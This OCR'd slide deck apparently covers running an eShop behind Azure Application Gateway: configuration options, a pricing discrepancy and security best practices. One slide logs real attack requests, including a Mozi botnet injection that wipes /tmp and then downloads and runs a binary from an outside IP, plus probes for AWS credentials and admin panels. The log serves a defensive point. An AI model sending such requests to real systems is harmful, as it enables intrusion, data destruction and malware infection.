
OPTION 1: APP.CONFIG FILE

```
{
  "CatalogBaseUrl": "/shop/",
  "ConnectionStrings": {
    "CatalogConnection": "…",
    "IdentityConnection": "…"
  },
  "Logging": {
    "IncludeScopes": false,
  …
```

OPTION 2: BICEP FILE

```
resource shop 'Microsoft.Web/sites@2022' =
{
  name: webshopName
  location: location
  properties: {    siteConfig: {
      appSettings: [{
      {
        name: 'CatalogBaseUrl'
        value: '/shop/'
      }]
   …
```

DONE!



eSHOP
OnWeb
LOGIN
0
ALL T-SHIRTS
ON SALE
THIS WEEKEND
BRAND
All
TYPE
All
Previous
Showing 10 of 12 products - Page 1 - 2
Next
.NET
[ADD TO BASKET]
[ADD TO BASKET]
[ADD TO BASKET]
.NET BOT BLACK SWEATSHIRT
.NET BLACK & WHITE MUG
PRISM WHITE T-SHIRT

URL Rewrite possibilites

https://learn.microsoft.com/en-us/azure/application-gateway/rewrite-http-headers-url

PRICING

Azure Calculator



Calculated monthly cost: **364.26 CHF**

https://azure.microsoft.com/en-us/pricing/calculator


Billing

Service name	Meter	Cost
Application Gateway	Standard Fixed Cost	CHF342.26
Application Gateway	Standard Capacity Units	CHF132.87
Bandwidth	Intra Continent Data Transfer Out	CHF0
Bandwidth	Standard Data Transfer Out	CHF0

Actual monthly cost: **475.13 CHF**

110.87 CHF difference?

Issue #33601




JoeRistine commented on Jul 8, 2019 Author

@TravisCragg-MSFT Now that billing has started for Application Gateway v2, I find that this article does not explain the pricing model well at all. The article gives the impression that capacity unit billing is consumption based, which is partly true. It fails to mention that 10 capacity units is the **minimum** amount that is billed **per instance**.

https://github.com/MicrosoftDocs/azure-docs/issues/33601


Azure Calculator



Calculated monthly cost: **469.12 CHF** vs.


Meter	Cost
Standard Fixed Cost	CHF342.26
Standard Capacity Units	CHF132.87

https://azure.microsoft.com/en-us/pricing/calculator



BEST PRACTICES


Log requests




Request	IP
/shell?cd+/tmp;rm+-rf+*;wget+http://171.38.239.187:48934/Mozi.a;chmod+777+Mozi.a;/tmp/M	171.38.239.187
/aws/credentials	109.237.97.180
/?XDEBUG_SESSION_START=phpstorm	152.89.196.211
/boaform/admin/formLogin?username=user&psd=user	118.252.86.68
/administrator/phpMyAdmin/index.php?lang=en	183.77.131.179

https://learn.microsoft.com/en-us/security/benchmark/azure/baselines/application-gateway-security-baseline

Monitoring




Microsoft Azure

Your Azure Monitor alert was triggered

Azure monitor alert rule was triggered at November 28, 2022 9:25 UTC.

Alert rule description	Raises an alert
Rule ID	/subscriptions/d78 d0/resourcegroups/ View Rule >
Resource ID	/subscriptions/d78 d0/resourceGroups/ View Resource >


Alert Activated Because:


Metric name	HealthCheckStatus

https://learn.microsoft.com/en-us/security/benchmark/azure/baselines/application-gateway-security-baseline

Decline weak TLS/SSL cipher

